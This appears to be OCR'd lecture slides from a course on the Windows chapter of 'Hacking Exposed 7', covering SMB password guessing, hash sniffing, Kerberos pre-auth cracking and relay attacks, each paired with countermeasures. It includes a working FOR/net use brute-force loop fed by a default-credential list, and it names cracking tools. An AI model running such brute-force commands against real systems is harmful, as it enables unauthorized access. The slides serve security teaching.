
Hacking Exposed 7
Network Security Secrets & Solutions

Chapter 4 Hacking Windows

Reasons for Windows Security Problems

- Backward Compatibility
  - Very important at businesses
  - Enabled by default
  - Causes many security problems
- Proliferation of features
- Average 70 MS security bulletins per year

MS Security Bulletin Statistics



Microsoft Security Bulletin Summary for March 2017

10/11/2017 • 54 minutes to read • Contributors

Published: March 14, 2017 | Updated: August 8, 2017

Version: 4.0

This bulletin summary lists security bulletins released for March 2017.


For information about how to receive automatic notifications whenever Microsoft security bulletins are issued, visit Microsoft Technical Security Notifications.

Microsoft also provides information to help customers prioritize monthly security updates with any non-security updates that are being released on the same day as the monthly security updates. Please see the section, **Other Information**.

As a reminder, the Security Updates Guide will be replacing security bulletins. Please see our blog post, Furthering our commitment to security updates, for more details.

Prelude

- Vulnerabilities
  - Trivially exploited configuration vulnerabilities
    - NetBIOS null sessions, simple IIS buffer overflow
  - More complex ones
    - Heap exploits, end-user attack through Internet Explorer
- Hacker focus changed
  - Network services, kernel drivers, applications
- Factors of risk: Popularity and Complexity
  - Popular Windows vulnerabilities: Code Red, Nimda, Slammer, Blaster, Netsky, Gimmiv, EternalBlu, NotPetya,etc.
  - NT 3.51 → Windows 7: tenfold in code size
- Improvements: New security-related features
  - Reduced default network services, host firewall enabled by default, user account control (UAC), etc.



User Account Control

Do you want to allow the following program to make changes to this computer?

Program name: Registry Editor

Verified publisher: **Microsoft Windows**

File origin: Hard drive on this computer

To continue, type an administrator password, and then click Yes.

FABRIKAM\summer

Password

Use another account

Hacking Windows

- Unauthenticated attacks

  Remote network exploits

- Authenticated attacks

  Insider: escalating, extracting password

- Windows security features

  OS Countermeasures and best practices

Unauthenticated Attacks

Four Vectors

- **Authentication Spoofing (password)**
- **Network Services**
- **Client Software Vulnerabilities**
- **Device Drivers**

Protect weakness in these areas


Authentication Spoofing Attacks

Services to Attack

- **Traditional target**: Server Message Block (SMB)
  - TCP ports 445 and 139

- Microsoft Remote Procedure Call (MSRPC)
  - TCP port 135
- Terminal Services
  - TCP port 3389
- SQL
  - TCP 1443 and UDP 1434
- SharePoint and other Web services
  - TCP 80 and 443

Password Guessing from the Command Line




```
F:\Users\Sam>net use \\192.168.11.3\IPC$ /u:administrator
The password or user name is invalid for \\192.168.11.3\IPC$.

Enter the password for 'administrator' to connect to '192.168.11.3':
The command completed successfully.
```


- Accounts may lock out after too many guesses

A Password Guessing Script

- Put password – user name pairs in a file named credentials.txt



```
[file:  credentials.txt]
password            username
""                 Administrator
password            Administrator
admin               Administrator
administrator       Administrator
secret              Administrator
etc. . . .
```



Now we can feed this file to our FOR command, like so:

```
C:\>FOR /F "tokens=1,2*" %i in (credentials.txt) do net use \\target\IPC$ %i /u:%j
```


- Tools: enum, Brutus, THC Hydra, Medusa, Venom, TSGrinder, many more

Password-Guessing Countermeasures

- Use a network firewall to restrict access to SMB services on TCP 139 and 445
- Use host-resident features of Windows to restrict access to SMB
  - IPSec filters
  - Windows Firewall
- Disable SMB services (on TCP 139 and 445)
- Enforce the use of strong/long passwords using policy
- Set an account-lockout threshold and ensure that it applies to the built-in Administrator account
- Enable audit account logon failures and regularly review Event Logs
- **Use all of them** for defense in depth


Security Policy

- SECPOL.MSC at a Command Prompt



Policy	Security Setting
Enforce password history	0 passwords remembered
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

Audit Policy



Policy	Security Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Success, Failure
Audit logon events	Success, Failure
Audit object access	Success, Failure
Audit policy change	Success, Failure
Audit privilege use	Success, Failure
Audit process tracking	No auditing
Audit system events	Success, Failure

- Use a log analysis tool to check the logs – Microsoft Dumpel
- For even better security, use Intrusion Detection/Intrusion Prevention software


Unauthenticated Attacks

Authenticated Spoofing

- Remote password guessing
  - Main targets: Server Message Block (SMB) on TCP 445 and 139, Microsoft Remote Procedure Call (MSRPC) on TCP 135, Terminal Services (TS) on TCP 3389, SQL on TCP 1433 and UDP 1434, SharePoint (SP) over HTTP on TCP 80 and HTTPS on TCP 443, etc.
  - Automatic guessing on CLI: FOR and net use with username/password file (see online default-password DB), enum, Brutus, THC Hydra, Venom
  - Automatic guessing on GUI of Terminal Services/Remote Desktop Services: TSGrinder, Rdesktop after patch with brute-force capabilities

Eavesdropping on Network Password Exchange

- You can sniff LAN Manager (LM) password challenge-response hashes with Cain (most used)



- Passwords
  - FTP (0)
  - HTTP (0)
  - IMAP (0)
  - LDAP (0)
  - POP3 (0)
  - SMB (1)

	LM Hash	NT Hash	NT Serv-Chall	LM Cli-Chall	NT Cli-Chall
TL...	6C4894795F96C4...	FA936B33BF07AA2E34AA1E9B7BC3...	DDF153B5BFF...	423EB4F88F919556	010100000000000...

Kerberos Sniffing

- Kerberos sends a preauthentication packet which contains a timestamp encrypted with a key derived from the user's password
  - Offline attack on that exchange can reveal a weak password
  - Cain has an MSKerb5-PreAuth packet sniffer
- There's no simple defense against this, except using long, complex, passwords

Unauthenticated Attacks

Windows Authentication Sniffing Countermeasures

- Disable LM authentication. NT LAN Manager (NTLM) hashes are harder to crack. Dictionary attacks
- Pick good passwords (password complexity features)
- Do not allow dictionary password
- Use public key encryption
- Use built-in Windows IPsec to authenticate and encrypt traffic

Unauthenticated Attacks

Eavesdropping on Network Password Exchange

- Three authentication protocols: LM (LAN Manager) (with hash), NTLM (with encryption), Kerberos (with private or optional public key encryption)
- Attack tools: Cain, LCP, L0phtcrack, KerbSniff
  - Sniffing, brute-force cracking, dictionary cracking
  - To sniff on a switched network: ARP spoofing/poisoning to redirect traffic through attackers


Man In The Middle Attacks

- SMBRelay and SMBProxy pass authentication hashes along, to get authenticated access to the server.

